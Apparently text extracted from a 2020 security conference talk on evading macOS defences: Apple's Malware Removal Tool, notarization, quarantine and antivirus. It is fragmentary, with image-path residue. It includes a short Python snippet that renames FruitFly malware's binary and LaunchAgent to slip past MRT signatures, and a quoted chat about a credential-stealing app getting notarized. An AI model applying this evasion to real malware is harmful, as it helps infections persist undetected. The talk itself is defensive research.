OSX.Mughthesec.A  
OSX.Netwire.A  
OSX.XcodeGhost.A  
OSX.Fruitfly.B
```

(embedded) MRT detections



patrick wardle @patrickwardle

TechCrunch/@zackwhittaker: "🍎 has pushed a silent update to all Macs removing a ...web server installed by Zoom"

How? MRTConfigData_10_14-1.45 (MRT is 🍎's built-in "Malware Removal Tool") added "MACOS.354c063", a new encoded signature & removal routine 😰😅

```
0x0000000100096ed4    mov     byte [rax], 0x7e      ; ~  
0x0000000100096ed7    mov     byte [rax+1], 0x2f      ; /  
0x0000000100096edb    mov     byte [rax+2], 0x2e      ; .  
0x0000000100096edf    mov     byte [rax+3], 0x7a      ; z  
0x0000000100096ee3    mov     byte [rax+4], 0x6f      ; o  
0x0000000100096ee7    mov     byte [rax+5], 0x6d      ; o  
0x0000000100096eeb    mov     byte [rax+6], 0x6d      ; m  
0x0000000100096eff    mov     byte [rax+7], 0x75      ; u  
0x0000000100096ef3    mov     byte [rax+8], 0x73      ; s
```


...not just malware!
RSX Conference 2020

BYPASSING MRT

... simply rename components

```
aLibrarylauncha_10011ae90:      // aLibrarylauncha
    db      "~/Library/LaunchAgents/com.client.client.plist", 0
aClient:
    db      "~/.client", 0
aTmpcr:
    db      "/tmp/cr", 0
aTmpproxy:
    db      "/tmp/proxy", 0
    db      "", 0
    db      "", 0
    db      "", 0
    db      "", 0
aTmpclientclass:
    db      "/tmp/client.class", 0
aLibrary_10011aef2:      // aLibrary
    db      "Library", 0
a0sxfruitflya:
    db      "[OSX.Fruitfly.A]", 0
    db      "", 0
```


MRT signature: OSX.Fruitfly.A



01
02
03
04
05
06
07

```
FRUIT_FLY = "anything but '~/.client' "
FRUIT_FLY_PLIST = "anything but 'com.client.client.plist' "

plist = '''<?xml version="1.0" encoding="UTF-8"?> ... '''
shutil.copyfile(sys.argv[1], os.path.expanduser(FRUIT_FLY))
with open(os.path.expanduser(FRUIT_FLY_PLIST), 'w') as plistFile:
    plistFile.write(plist % (os.path.expanduser(FRUIT_FLY), sys.argv[2]))
```





{ persistence:
"com.client.client.plist"

binary: ~/.client

bypass MRT !

CODE NOTARIZATIONS

apps must be scanned (by Apple) before distribution



not notarized?
✗ blocked!

For some reason Apple had signed and my partner's app like 10 times and notarized it within minutes. It literally steals creds.

Then he tried to resign it yesterday and they stopped.

Then all of his certs were revoked. No warning or reason.

Aug 29, 2019, 10:10 AM

ah they prolly do back-end processing on the notarized apps....

Aug 29, 2019, 10:11 AM ✓

Oh, so they notarize first, then check later?

Aug 29, 2019, 10:11 AM

i'm guessing they yah - maybe some basic checks up front, but then continue with the longer more time consuming

Aug 29, 2019, 10:13 AM ✓

That makes sense. We were shocked when it came back notarized so quickly

Ruined our whole op. LOL



"Ruined our whole op[eration]"

CODE NOTARIZATIONS


...only apply to quarantined files



```
$ xattr -p com.apple.quarantine WindTail/Final_Presentation.app  
0081;5ca7e3fa;Chrome;13E99853-851F-4D9B-BE8D-E366B42A2108
```



quarantine attribute



ars TECHNICA

PATCH NOW! —

Potent Firefox 0-day used to install undetected backdoors on Macs

real-world 0day attacks



CODE NOTARIZATIONS

...only apply to quarantined files

[0day] Abusing XLM Macros in SYLK Files

a logic flaw in Microsoft Excel leads to 'remote' code execution on macOS

November 3, 2019



[public] 0day


Automatic macro execution

[new] 0day


App sandbox escape

[new] 0day

Quarantine & notarization bypass



no alerts, no popups, no warnings!



if a user opens a malicious document, code can escape the sandbox and persistently infect a full-patched macOS system (10.15.1) 😭

3RD-PARTY ANTI-VIRUS PRODUCTS ...similarly trivial to bypass?

online perl obfuscator

All Videos Images News Shopping More Settings Tools

About 19,000 results (0.23 seconds)

Free Perl Obfuscator
perlobfuscator.com/ ▾
Tired of everyone understanding your Perl code? This free Perl obfuscation will make it really hard to read!

The free Perl obfuscation service
liraz.org/obfus.html ▾
Liraz.Org: The Perl Obfuscation Service™ [phpwiki]. Perl readability keeping you up at night? Worried they'll one day understand your spaghetti code? Say no ...

